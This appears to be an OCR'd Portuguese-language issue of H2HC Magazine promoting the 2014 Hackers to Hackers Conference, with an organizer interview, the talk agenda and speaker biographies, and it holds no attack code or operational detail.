
11ª EDIÇÃO 2014
H2HC
HACKERS TO HACKERS CONFERENCE
NA SELVA
ESPECIAL H2HC NA SELVA
TODOS OS DETALHES
DA 11ª EDIÇÃO DO
MAIOR EVENTO HACKER
DA AMÉRICA LATINA

APENAS
IDENTIFICAR FALHAS NÃO É O SUFICIENTE!

ENTRE EM CONTATO CONOSCO
0800 003 0304

CONVISO®
APPLICATION SECURITY

Editorial

Prezado(a) leitor(a),

É com grande satisfação que apresentamos a **9ª edição** da **H2HC Magazine**!

A H2HC Magazine é uma revista trimestral de segurança da informação cujo principal objetivo é compartilhar, de forma gratuita, material de qualidade escrito em português. O conteúdo técnico é bem variado, podendo abranger desde assuntos introdutórios voltados aos que estão começando agora na área de segurança, até temas mais refinados que demandam do leitor pré-requisitos mais específicos.

Trabalhamos muitas horas fazendo nosso melhor para não haver erros técnicos na revista. Se nosso esforço não foi suficiente e algum erro técnico for encontrado, por favor, envie-nos um e-mail*. Será um prazer publicar uma errata contendo um forte agradecimento a quem reportou o erro e um sincero pedido de desculpas aos leitores. A H2HC Magazine tem o compromisso com o leitor de ser uma fonte confiável de informações!

Aos que tiverem interesse em publicar na revista, basta submeter o artigo através do CFP (***Call For Papers***), frequentemente divulgado através do Facebook (***/h2hconference***) e Twitter (***@h2hconference***) do H2HC e listas de discussão. Aos que tiverem ideia de uma nova coluna e quiserem se tornar colunistas, basta entrar em contato conosco*.

Temos um novo projeto voltado a profissionais e estudantes interessados em publicar um artigo na revista mas que, no entanto, gostariam de ser orientados. A equipe de revisores da revista está a disposição para orientar artigos! Os interessados devem nos enviar um e-mail* com uma proposta de artigo contendo os seguintes pontos:

- Descrição do artigo/ideia.
- Benefícios do artigo ao leitor.
- Listagem dos principais trabalhos já publicados que se relacionam com o artigo. Para cada trabalho relacionado, escrever uma breve descrição sobre ele e realizar uma comparação com o artigo.

As propostas recebidas serão submetidas a um processo de seleção. Aos selecionados, a equipe técnica da H2HC Magazine proverá orientação para a escrita do artigo. Ressalta-se que orientar significa guiar o trabalho do autor, e não trabalhar em seu nome. A continuidade desse projeto dependerá dos resultados obtidos.

Para entrar em contato com a revista (dúvidas técnicas, sugestões, críticas, comentários, etc), basta nos enviar um e-mail*.

Boa leitura!

* Contate-nos através do e-mail **revista@h2hc.com.br**


H2HC MAGAZINE
EDIÇÃO 9
OUTUBRO DE 2O14

Direção Geral: Rodrigo Rubira Branco, Filipe Balestra
Direção de Arte / Criação: Amanda Vieira
Coordenação Administrativa / Mídias Sociais: Laila Duelle
Redação / Revisão Técnica: Gabriel Negreira Barbosa, Ygor da Rocha Parreira, Jordan Bonagura, Laila Duelle
Impressão: FullQuality

Agradecimentos: Equipe do Renegados Cast, Ricardo Logan, Fernando Mercês, William Costa, Rafael Tosetto, Fernando Leitão, Leandro Bennaton

Para comentários e sugestões, esclarecer dúvidas (técnicas ou não), reportar erros, entrar em contato com os autores e colunistas, contate-nos por email: revista@h2hc.com.br

ÍNDICE



H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

ESPECIAL

11ª EDIÇÃO 2014

H2HC

HACKERS TO HACKERS CONFERENCE

NA SELVA

H2HC NA SELVA

Este ano a ***Hackers to Hackers Conference*** está de cara nova, e claro que nós da ***H2HC Magazine*** fomos conferir em primeira mão as novidades. Em um breve bate papo com Rodrigo Branco descobrimos tudo.

H2HC Magazine: Conte-nos um pouco sobre a H2HC.

Rodrigo Branco: A *Hackers to Hackers Conference*, também conhecida como H2HC é a conferência de pesquisas em segurança da informação mais antiga ainda em atividade na América Latina. Ela foi criada com o intuito primário de permitir *hackers* e pesquisadores de segurança brasileiros se encontrarem em um ambiente comum para troca de informações. Foi se expandindo em diversas atividades diferentes, procurando trazer pessoas com diferentes interesses na área de segurança e pesquisas.

Temos orgulho de dizer que a H2HC é um evento da comunidade, no sentido de que ele existe pois as pessoas valorizam a troca de informação proporcionada. A H2HC conta com o trabalho de diversos voluntários, como os próprios organizadores (Filipe Balestra e eu), a Laila, a *staff* que trabalha no dia do evento (e auxiliando com os cuidados aos palestrantes), o pessoal da revista (responsável pela edição do conteúdo, diagramação, revisões técnicas e ortográficas). Temos a revista, que é trimestralmente oferecida *online*, com uma tiragem impressa na edição do evento. A mesma oferece conteúdo de qualidade, em língua portuguesa e prezando-se a certidão técnica (e em diferentes níveis, do mais básico a temas mais complexos).

Algo que também fazemos é o evento **SACIcon**, realizado 100% em inglês com o intuito de integrar os pesquisadores brasileiros com os pesquisadores internacionais que vêm para a H2HC e provar uma troca de informações mais direta -> Este evento é realizado em parceria com a Flipside, e é apenas para convidados. Todos os convidados da SACIcon têm direito a recomendar uma pessoa, a qual o convidado original passa a ser o responsável. O evento é totalmente gratuito e está na 3ª a edição.

Como o H2HC não é um evento de fundo/interesse comercial, sempre pudemos inovar. Sempre conseguimos manter isenção técnica total, por exemplo, não oferecendo palestras a patrocinadores (todas as palestras passam por um comitê seletivo multidiciplinar de pesquisadores renomados internacionalmente: Temos neste comitê o Pipacs, criador do famoso projeto PaX que entre diversas outras inovações trouxe o conhecido ASLR (*Address Space Layout Randomization*) - hoje adotado por TODOS os sistemas operacionais modernos. Também faz parte do comitê o Spender, criador do projeto Grsecurity e um dos maiores críticos de segurança ao *kernel* do Linux, tendo descoberto e divulgado diversas vulnerabilidades do mesmo. Ainda participando do comitê como terceiro integrando o Stefano Zanero, professor na universidade politécnica de Milão e também membro do comitê mundial da Black Hat, membro do comitê mundial da ISSA e membro diretor do IEEE. O último membro do comitê seletivo sou eu mesmo - creio que isso também prova que o evento é isento de 'panelas' dado que meu voto não é suficiente para aprovar uma palestra).

H2HC Magazine: O evento está em sua 11ª edição e é a 1ª vez que será temático, por que? E por que o tema selva?

Rodrigo Branco: Neste ano queríamos fazer algo especial para o público, sair um pouco do comum sem alterar a qualidade do evento, algo que mostrasse que o evento é realmente Brasileiro, apesar de a maioria das palestras do evento principal serem de estrangeiros: Eis que surge a selva. Queríamos mostrar o Brasil como ele realmente é, RICO, sem bundas, sem samba, sem festas, não que isso não seja o Brasil, mas mostrar um Brasil mais na sua raiz, na sua descoberta. Nossa fauna e flora são nossas maiores riquezas e ate invejadas por muitos países, então surgiu essa idéia de selva. Fazer com que nós Brasileiros pudéssemos nos sentir em casa e fazer com que os estrangeiros presentes vissem um pouco do que temos de melhor, nossa natureza. Em tempos de aquecimento global em foco, pensamos não so em deixar o evento bonito, mas de tocar um pouco a consciência das pessoas sobre o comportamento com o meio ambiente. Eu tenho particular amor pela floresta Amazônica e já tive a oportunidade de levar alguns palestrantes do evento para conhecê-la. Creio que tudo isso combinou com a idéia de evoluir o visual da conferência.

H2HC Magazine: Este novo evento o H2HC University é voltado para qual público?

Rodrigo Branco: Um ponto que percebemos sobre a H2HC é que muitas vezes o público fica assustado pela alta complexidade técnica das palestras. Muitas pessoas não percebem que o objetivo maior é atrair as pessoas com maior conhecimento para que elas estejam em um ambiente informal com outras pessoas que estão buscando evoluir na área (em todos os níveis). Esse ambiente informal propícia o aprendizado, o desenvolvimento de projetos conjuntos e a formação de amizades duradouras. Para melhorar essa percepção, e também para dar a oportunidade para pesquisadores que já possuem trabalhos de conteúdo, mas que talvez ainda não sejam complexos o suficiente para competirem por uma 'vaga' na grade do evento principal, decidimos criar o H2HC University.

Procuramos abrir espaço no H2HC University também para o público do *software* livre, que possui um perfil muito similar ao *hacking* (lembrando que o termo *hacker* nada têm a ver com o criminoso digital mas sim com a pessoa que tem real interesse em aprender como as coisas funcionam e como podem ser abusadas para fazerem mais do que inicialmente planejado). Para isto, fizemos a parceria com o pessoal do Slackshow e abrimos a grade para palestras que não focam exclusivamente em segurança da informação, mas também a desenvolvimento de *software* (por exemplo com a palestra de um experiente desenvolvedor do Kernel do Linux brasileiro, André Detsch o qual tive a honra de trabalhar junto na IBM) e gerência de ambientes usando soluções livres.

H2HC Magazine: Vimos que este ano o H2CSO não esta na agenda paralela da H2HC, o que aconteceu com ele?

Rodrigo Branco: O H2CSO (ou *Hackers 2 CSOs*) foi um evento idealizado há 6 anos atrás, com o objetivo de auxiliar os *hackers*/pesquisadores brasileiros a criarem maior influência nas decisões corporativas em segurança da informação, bem como em auxiliar os executivos responsáveis pela segurança das empresas a realmente terem as respostas técnicas que precisam para dúvidas que possam ter, independentemente da influência de interesses comerciais (algo que acontece em diversos outros eventos). O mesmo sempre teve o formato de debates, onde temos de um lado *Hackers* e de outro os Executivos. Desde o início o mesmo foi muito elogiado e contou com a participação de executivos de diversas empresas nacionais e internacionais, bem como de diferentes *hackers* do mundo. Conseguimos realizar mais de uma edição do H2CSO no ano, através de parcerias com outros eventos, como por exemplo o Security Leaders e finalmente neste ano decidimos que estava na hora do evento ter seu espaço próprio. Ele será realizado no Fogo de Chão, na quarta-feira que antecede a H2HC e é fechado para convidados. Com isso conseguimos abrir espaço na grade do **H2HC** para conteúdo técnico (enfoque do evento) e ter mais tempo para o H2CSO com uma agenda mais executiva (obviamente ainda temos os *hackers* convidados que participam dos debates).

H2HC Magazine: Além de todas essas mudanças no formato do evento, o que mais tem de novidade este ano, e o que o público deve esperar desta edição de "cara nova" ?

Rodrigo Branco: Nós conseguimos este ano algo inédito que foi anunciar as datas para o evento ainda no ano anterior (isso mesmo, em 2013 já anunciamos as datas para o evento de 2014). Com isso tivemos a possibilidade de nos preparar ainda mais para os desafios que realizar o evento em ano de Copa poderiam nos trazer, e transformar tais desafios em oportunidades (como diversos outros eventos foram cancelados, por exemplo, conseguimos maior apoio por parte dos patrocinadores). Isso também nos permitiu trazer palestrantes extremamente renomados, tais como Daniel J. Berstein (matemático renomado na área de criptografia e autor de diversos software reconhecidamente seguros, entre eles, o qmail) e Thomas Dulien (mais conhecido como Halvar Flake, um dos maiores contribuidores nas áreas de engenharia reversa para escrita de exploits no mundo, fundador da empresa Zynamics, recentemente adquirida pelo Google).

Como mencionado anteriormente, temos também o H2HC University (todos os inscritos no H2HC podem se beneficiar do H2HC University) e o Slackshow acontecendo em paralelo as palestras da H2HC. Temos também o nosso já tradicional bar, com diversas bebidas (alcóolicas e não alcóolicas disponíveis) e a revista (que estão lendo), com um time de dar orgulho na revisão (e finalmente anunciando um projeto de ajuda a autores menos experientes que tenham interesse de serem guiados no processo de pesquisa).

Para este ano, o também tradicional Capture the Flag (competição onde os participantes testam conhecimentos e competem por prêmios) é organizado em parceria com o Facebook. Além de nos proporcionar prêmios ainda mais interessantes para os times ganhadores (tais como diversos equipamentos eletrônicos) também nos deu maior liberdade para abrir a competição para não inscritos no evento.

Temos diversos novos itens na loja do evento, desde canecas até moletons, o que nos ajuda a atingir o público não participante (muito obrigado a todos que nos apóiam nas redes sociais!).

Graças ao apoio dos patrocinadores, além da fortíssima grade técnica, teremos também atividades nos stands na área de exposição, tais como campeonato de game (Atari!) da Symantec com diversos prêmios. Outra parceria que conseguimos trazer foi com o pessoal do Renegados Cast, realizando seu famoso URC, que é basicamente uma batalha de conhecimento como uma forma não apenas de entreter o público, mas de gerar contato e troca de informações.

Como podem perceber atividades e conteúdo não faltarão no evento, esperamos conseguir atender as expectativas de todos e melhorar a cada ano, em prol da comunidade.

AGENDA H2HC

SÁBADO - 18/10/2014

	H2HC
08:20	CREDENCIAMENTO
08:50	ABERTURA Rodrigo Branco e Filipe Balestra
09:10	Keynote 1 Daniel J. Bernstein (djb)
10:10	Anton Kochkov Reversing firmware using radare2
11:10	Matrosov & Rodionov HexRaysCodeXplorer: object oriented RE for fun and profit
12:10	LUNCH / ALMOÇO
13:40	Butterly and Schmidt: LTE vs Darwin: Return of the SON
14:30	Bratus & Goodspeed DemystiPHYing 802.15.4 Digital Radio; or, How to Weaponize ingerprinting for PacketinPacket Mitigation Bypasses
15:20	Sergey Shekyan Headless Browser Hide and Seek
16:10	BREAK/ INTERVALO
16:30	Matias Katz Hardware Backdooring X11 with much class and no privileges
17:20	Fernando Gont State of the Art in IPv6 Security

	H2HC University
09:10	CREDENCIAMENTO
10:10	Keynote : Roberto Freires Batista aka Piter Punk
11:10	Ygor Parreira Arquitetura de computadores para o Pesquisador em Segurança
12:10	LUNCH / ALMOÇO
13:40	Filipe Balestra Pentests na era atual
14:30	Joaquim Espinhara: Introdução aos pentests
15:20	Paulo Brito Shodan e as Informações Publicas, Pesquisa sobre perfil dos hackers Brasileiros e fragilidade de servidores expostos a internet
16:10	BREAK / INTERVALO
16:30	Noilson Caio Analises e aplicabilidades de um Jammer 2.4 GHz
17:20	Rodrigo Rubira Branco O que um pesquisador de software pode lhe ensinar sobre seu hardware

DOMINGO - 19/10/2014


H2HC	
09:10	Keynote 2 **Halvar Flake**
10:10	**Shikhin Sethi** Option ROMs: A Hidden (But Privileged) World
11:10	**Bratus & Patterson** For Want of a Nail (*): A LangSec look at parser bugs in the Pwnies
12:10	**LUNCH / ALMOÇO**
13:40	**Ewerson Guimaraes** (a.k.a. crash) Who put the backdoor in my modem
14:30	**Jan Seidl** Catchme if you can: TOR tricks for bots, shells and general hacking
15:20	**William Costa** Pesquisa de XSS e seus variantes em consoles de gateways voltados a SI
16:10	**BREAK/ INTERVALO**
16:30	**Ricardo Gomes da Silva** Practical Analysis of Embedded Microcontrollers against Clock Glitching Attacks
17:20	**Breno Silva** Android file system monitoring discussion
18:10	**ENCERRAMENTO**

SlackShow	
09:10	Keynote: **Julio Neves**
10:10	**Fernando Mêrces** Engenharia Reversa em Sistemas Linux
11:10	**Claudio Borges** (a.k.a But3k4) Opendj - A ldap server for dummies
12:10	**LUNCH / ALMOÇO**
13:40	**Lindolfo Rodrigues** (a.k.a Lorn) Optimize for Happiness
14:30	**Andre Detsch** O kernel que eu vi - Minhas experiências no desenvolvimento do kernel Linux
15:20	**Ricardo Pchevuzinske Katz** Graylog2 - Gerência centralizada de Logs Opensource
16:10	**BREAK / INTERVALO**
16:30	**Roberto Freires Batista** (a.k.a Piter Punk) Gerenciando máquinas multiprocessadas
17:20	**Tulio Magno** Desenvolvimento de toolchain
18:10	**ENCERRAMENTO**

PALESTRANTES H2HC


ALEXANDER MATROSOV

Alexander possui mais de 10 anos de experiência em análise de malware, engenharia reversa e técnicas de explorações avançadas. Atualmente trabalha na Intel como Pesquisador Sênior. Nos 4 anos anteriores a este trabalho, atuou na ESET como Pesquisador Sênior de Malware e Líder do time de Inteligência em Segurança. Trabalha na área desde 2003 em diversas empresas importantes na Rússia. Também é palestrante na Universidade Nacional de Pesquisas Nucleares em Moscow no departamento de Cryptologia e Matemática Discreta. Co-autor de diversos artigos de pesquisa, tais como "Stuxnet Under the Microscope" e "The Evolution of TDL: Conquering x64" é palestrante convidado de diversas conferências importantes da área, tais como Recon, CONFidence, ZeroNights, PHDays. Atualmente foca em realizar análise abrangente de ameaças complexas e vetores modernos de exploração bem como pesquisa de segurança aplicada ao hardware.




ANTON KOCHKOV

Desenvolvedor líder na SecurityCode desde 2013. Nos últimos anos focado em engenharia reversa de diversos firmware: PC e seus periféricos, ARM, MIPS, processadores basebad, micro-controladores. Contribuidor constante do projeto coreboot e radare2. Líder do projeto Droid-Developers/ Miledropedia e membro do projeto MEre.



BRENO SILVA

Breno é um cientista da computação com mais de 8 anos de experiência em Tecnologia da Informação, com experiência em uma vasta gama de técnicas de desenvolvimento de software e linguagens, sistemas de segurança e tecnologias de rede. Breno traz uma educação matemática profunda, apoiando projetos de pesquisa e algoritmo para mecanismos de detecção de anomalias de rede em redes de alta velocidade. Breno reside em Brasília, Brasil.



BRIAN BUTTERLY AND HENDRIK SCHMIDT


Dois pesquisadores de segurança experientes e pentesters. Tendo vários trabalhos realizados em ambientes de grandes empresas, focam em protocolos e os sistemas por trás deles. Trabalham na ERNW GmbH em Heidelberg, na Alemanha e fazem parte da equipe da conferência Troopers. Como a empresa é totalmente independente, eles possuem comprometimentos com outras empresas ou grupos. Adoram aprender e quebrar coisas (quanto mais novas, melhor), portanto são apaixonados pela pesquisa que realizaram na área de LTE. Tiveram diversas experiências com redes móveis nos trabalhos realizados e estão empolgados em compartilhar os resultados das pesquisas realizadas. Estão abertos a troca de conhecimento, ferramentas e pensamentos, simplesmente para fazer o mundo um lugar mais seguro.

DANIEL BERNSTEIN

Daniel Julius Bernstein (também conhecido como Djb, nascido em 29 de Outubro de 1971) é um matemático, criptologista, programador e professor pesquisador de ciências da computação na Universidade de Illinois em Chicago. É autor dos programas qmail, publicfile e djbdns.

EUGENE RADIONOV

Eugene Rodionov se formou com honras pela faculdade de Segurança da Informação do Instituto de Engenharia e Física de Moscow em 2009. Nos últimos 5 anos trabalhou em diversas empresas performando desenvolvimento de software, segurança de TI e análise de malware. Atualmente trabalha na Eset, uma das empresas líderes da área de anti-malware, onde realiza análise de ameaças. Seus interesses incluem programação em modo-kernel, tecnologias contra rootkits, engenharia reversa e criptologia. É co-autor dos artigos "Stuxnet Under the Microscope" e "TDL3: The Rootkit of All Evil?". Rodionov também é palestrante na Universidade Nacional de Pesquisas Nucleareas na Rússia.



EWERSON GUIMARÃES

Formado em Ciências da Computação pela Fumec, analista de segurança e pesquisador na Iblis Inteligência e Segurança. Possui certificação Offensive Security (OSCP) e Elearn (WPT) como pentester. Ewerson publicou artigos em revistas de computação e segurança Brasileiras tais como H4ck3r e Geek. Também postou exploits e alertas de segurança na SecurityFocus em produtos de grandes corporações, tais como: IBM, Mcafee, Skype, Technicolor, Tufin. É fundador da Conferência BHack e do Hackerspace Area31, o primeiro de Minas Gerais.

FERNANDO GONT

Fernando Gont é especialista na área de protocolos de comunicação seguros, trabalhando para entidades privadas e governamentais. Participou em diversos projetos para o UK National Infrastructure Security Coordination Centre (NISCC) e para o UK Centre for the Protection of National Infrastructure (CPNI) nessa mesma área. Como parte de seu trabalho para estas organizações, ele escreveu uma série de documentos e recomendações para engenheiros de redes e implementadores dos protocolos TCP/IP e performou diversas análises profundas da suíte de protocolos IPv6.

HALVAR FLAKE

Thomas Dullien (mais conhecido como Halvar Flake) trabalha em tópicos relacionados com engenharia reversa (e pesquisa de vulnerabilidades) pelos últimos 9 anos. Repetidamente apresentou pesquisas inovadoras nas áreas de engenharia reversa e análise de código em diversas conferências reconhecidas da área (RSA, Black Hat, CanSecWest, SSTIC, DIMVA). Além das atividades de pesquisa, ele lecionou na área de análise de código, engenharia reversa e pesquisa de vulnerabilidades para funcionários de diversas organizações governamentais e grandes empresas de software. Fundou a Zynamics em 2004 para evoluir a área de automação de pesquisas em engenharia reversa e análise de códigos. A empresa foi adquirida pelo Google em 2011

JAN SEIDL

Jan Seidl é um amante de *NIX, BSD, C & Python. Consultor e pesquisador em segurança, foca em segurança de sistemas SCADA. É um pentester e analista de malware com grande experiência em administração de servidores, redes e segurança de aplicações. Palestrante em diversas conferências de segurança e software livre, tais como a própria H2HC (BR), CeBIT (DE), Defcon Bangalore (IN), Forum Internacional de Software Livre (BR) e diversas outras. Autor do blog de segurança para IT & SCADA (http://wroot.org) e de um livro de Segurança SCADA (Segurança de Automação Industrial e SCADA, Editora Campus 2014) com diversos outros artigos técnicos publicados, é atualmente CTO da TI Safe Segurança da Informação.

MATIAS KATZ

Matias Katz é pentester especializado em análise de segurança de aplicações Web. Ama desenvolver ferramentas simples que descobrem e exploram software e redes. Palestrou em eventos como Black Hat, H2HC, Ekoparty, TEDx, Campus Party, OWASP e diversos outros. É fundador e CEO da Mkit Argentina (http://www.mkit.com.ar), especializada em segurança física de computadores e soluções humanas. Também é fundador da Conferência Andsec (http://www.andsec.org). É mestre em Super Mario World!

MEREDITH L. PATTERSON

Meredith L. Patterson é fundadora da Upstanding Hackers, LLC e co-criadora da abordagem teórica sobre segurança de linguagens (http://langsec.org). Desenvolveu a primeira defesa baseada nessa abordagem em 2005, contra SQL injection ainda como estudante de PhD na Universidade de Iowa e continuou evoluindo a técnica desde então. Mora em Bruxelas, Bégica.

RICARDO GOMES DA SILVA


Estudante de Ciência da Computação pela UFRGS realizando dupla-diplomação na TU Berlin. Atualmbolsista no SecT (Security in Telecommunications) no Telekom Innovation Laboratories, onde realiza pesquisas em injeção de falhas em hardware, mais precisamente em Clock Glitching.

SERGEY BRATUS

Sergey Bratus é Professor Assistente de Pesquisa de Ciência da Computação na Dartmouth College. Ele tenta ajudar colegas acadêmicos a entender o valor e a relevância da pesquisa hacker. É sua ambição colecionar e classificar todos os tipos de máquinas estranhas (do Inglês, Weird-machines, uma brincadeira com as máquinas de Turing), ele também é um membro da conspiração http://langsec.org para eliminar grandes classes de erros.


SERGEY SHEKYAN

Sergey Shekyan é Principal Engineer na Shape Security, onde foca no desenvolvimento de um produto de nova geração para proteção Web. Anteriormente a Shape Security, passou 4 anos na Qualys, desenvolvendo o sistema de busca de vulnerabilidades Web da empresa. Sergey já apresentou em diversas conferências no mundo, em diferentes tópicos. Algumas das conferências são Black Hat, Hack in The Box, PhDays, H2HC.




SHIKHIN SETHI

Shikhin Sethi é um hacker com especial interesse em conhecimento baixo nível (próximo do Hardware) em exploits. Shikhin escreve uma série de artigos sobre arquitetura x86 apresentando diversas peculiaridades para o Jornal Internacional do PoC || GTFO. Estudante na Índia, Shikhin também demonstra interesse em design de sistemas operacionais e criação de componentes padrões para um sistema operacoinal seguro.



TRAVIS GOODSPEED

Travis Goodspeed é um reverse engineer (impossível traduzir) dos Apalaches, onde está em processo de restauração de uma TV para a digitalização de torres de microondas. Suas pesquisas anteriores incluem Packet-in-Packet (apresentado no próprio H2HC), um firmware para HDs que realiza anti-forense, a placa Facedancer para emulação de dispositivos USB entre outros.



WILLIAM COSTA

William Costa trabalha com Tecnologia há 12 anos dos quais 7 foram dedicados a Segurança da Informação. Conquistou as certificações CISSP, CEH, CPT, CEPT, Comptia Security+, FCNSP, LPI durante a carreira . Atua como Coordenador/Consultor Senior completando 5 anos na TRTEC Informática. Se considera um Nerd Junior, Amante do Arduino.

PALESTRANTES
H2HC University

FERNANDO MERCÊS

Fernando Mercês é Regional TrendLabs Engineer na Trend Micro e bacharelando em Ciência da Computação. Infraestrutura e segurança da aplicações, já atuou em grandes projetos envolvendo softwares livres e participa ativamente de várias comunidades open source, incluindo a do Debian GNU/Linux. Possui as certificações A+, LPIC-3, MCP, MCITP, já ministrou cursos e palestras em eventos como FISL, LinuxCon e H2HC (Hackers To Hackers Conference).

FILIPE BALESTRA

Atualmente Diretor do Cipher Intelligente, área da empresa Cipher responsável por executar testes de segurança e pelo departamento de P&D. É organizador do Hackers to Hackers Conference (H2HC) e pesquisador. Durante suas pesquisas, encontrou problemas de segurança em produtos como Sun Solaris, QNX RTOS e também em projetos opensource, como FreeBSD, NetBSD, dentre outros. Escreveu artigo para a revista Hakin9, que foi eleito o melhor de todas as 100 edições da revista. Também publicou artigo na Phrack Magazine.

JOAQUIM ESPINHARA

Joaquim é Consultor de Segurança Sênior. É membro do SpiderLabs, da Trustware – equipe de segurança avançada de testes de penetração, resposta a incidente e segurança de aplicações. Com 9 anos de experiência, já participou de diversas pesquisas de segurança e se apresentou em palestras em eventos de segurança como H2HC, YSTS, Silver Bullet, Black Hat USA, Black Hat Brazil Summit, Hack in The Box KUL, SecureBrasil, Roadsec nas áreas de Teste de Penetração, Engenharia Social, Redes Wireless, SAP e Banco de Dados. Joaquim também se interessa por engenharia reversa de códigos e estudos de vulnerabilidade.

JULIO NEVES

Julio Cezar Neves Professor universitário, engenheiro de produção da UFRJ, pós-graduado em informática pelo IBAM, Analista de Suporte de Sistemas desde 1969.Trabalha com Unix desde 1980, quando fez parte da equipe que desenvolveu o SOX, sistema operacional Unix-Like, da Cobra Computadores.Autor dos livros "Programação Shell – Linux" que está em sua 9ª edição e do recém lançado "Bombando o Shell".

NOILSON CAIO

Pós-Graduação em Redes de Computadores e Telecomunicações . Atualmente é analista de suporte sênior. Professor na rede particular de ensino superior. Tem experiência na área de Ciência da Computação, com ênfase em Redes de Computadores e GNU Linux. Pesquisador autônomo e projetista/Maker.

PAULO BRITO

Paulo Brito é jornalista, graduado em economia e cobre a área de tecnologia da informação desde que o IBM PC foi lançado. Atualmente, é repórter free-lancer do jornal Valor econômico e da revista Exame. Há um ano publica o blog Cibersecurity, focado exclusivamente em cibersegurança e ciberdefesa.

RODRIGO RUBIRA BRANCO (BSDAEMON)

Rodrigo Rubira Branco (BSDaemon) trabalha como pesquisador Sênior de Segurança na Intel e é o fundador do projeto Dissect||PE de análise de malware. Atuou como Diretor de Pesquisas de Vulnerabilidades & Malware na Qualys e como Pesquisador Chefe de Segurança na Check Point, onde fundou o laboratório de descoberta de vulnerabilidades (do inglês VDT) e lançou dúzias de vulnerabilidades nos mais importantes software de mercado. Em 2011 teve a honra de ser eleito um dos contribuidores top de vulnerabilidades pela Adobe nos 12 meses anteriores. Anteriormente a isso, trabalhou como pesquisador Sênior de Vulnerabilidades na COSEINC, como Pesquisador Principal na Scanit e como Staff Software Engineer do time avançado de Linux da IBM (do inglês ALRT), onde também participou do desenvolvimento de Toolchain para a arquitetura PowerPC. Rodrigo é membro do grupo RISE Security e um dos organizadores da H2HC (Hackers to Hackers Conference), mais antiga conferência de pesquisas em segurança da informação na América Latina. Já palestrou em diversos eventos internacionais, incluindo Black Hat, Hack in The Box, Xcon, Defcon, VNSecurity, OLS, Hackito Ergosum, Ekoparty, RSA Conference, Troopers entre outros.

YGOR DA ROCHA PARREIRA (DMR)

Ygor possui bacharelado em sistemas de informação. Trabalha com tecnologia da informação desde 2000, e com segurança da informação desde 2004 onde os últimos 8 anos foram só dedicados a execução de testes de intrusão. É co-fundador e ex-organizador da conferência H2HC (Hackers 2 Hackers Conference). Criou e coordenou o time de resposta a incidentes de uma grande instituição financeira no Brasil, onde também trabalhou com investigação de fraudes, forense e engenharia reversa de malware. Possui grande experiência com ataques de rede, corrupção de memória e aplicações web ministrando diferentes treinamentos e workshops sobre estes tópicos. Editor e colunista responsável pela coluna Fundamentos Para Computação Ofensiva da revista H2HC Magazine (http://www.h2hc.com.br/revista). Trabalha atualmente como Application Penetration Tester na Trustwave.

PALESTRANTES
SlackShow

CLAUDIO BORGES (BUT3K4)

Technical Leader na Locaweb. Designer de novas plataformas de hospedagem, responsável pela elaboração e execução de os projetos de performance para todos os serviços da web.

FABIO GOMES DOS SANTOS (SUPERGRILO)

SysAdmin Sênior na Apontador. Administrador de Sistemas Sênior no apontador. Responsável por implantar Gerenciamento de Configuração de software e tornar o ambiente de infraestrutura auto sustentável.

LINDOLFO RODRIGUES

Lindolfo Rodrigues, ou Lorn, trabalha na Estante Virtual como Programador/Sysadmin, desenvolvendo seus próprios projetos e dando pitaco em outros quando necessário. Obcecado por alta disponibilidade e sistemas distribuídos, também gosta de testes de software e anda em busca do verdadeiro Deploy Continuo. Ultimamente vem tentando hackear a si próprio tentando ser mais saudável e vendo bons benefícios no seu trabalho e na sua vida como um todo.

RICARDO PCHEVUZINSKE KATZ (RICARDOSSP)

Fatecano e Pós graduado em gestão de Segurança da Informação – IBTA, certificado LPIC3 – Segurança da Informação e Analista de Suporte do Serpro desde 2009 – Unix, Linux e mais recentemente virtualização, nuvem e projetos aleatórios.

ROBERTO FREIRES BATISTA (PITER PUNK)

Systems Especialist na Claro. Trabalha com Linux desde 1996, boa parte do tempo como administrador de sistemas. É desenvolvedor do Slackware e mantenedor do slackpkg.

TÚLIO MAGNO

Túlio Magno formou-se em Engenharia Elétrica em 2010 e sempre teve interesse em microeletrônica, sistemas embutidos e desenvolvimento de sistemas operacionais.Fez intercâmbio em Ciência da Computação na École Supérieure d'Ingénieurs en Électronique et Électrotechnique entre 2008 e 2009. Trabalhou desenvolvendo software para monitoramento de rede e de sistemas SCADA. Desde 2011 trabalha com o desenvolvimento de toolchain para a plataforma POWER na IBM.

ANDRÉ DETSCH

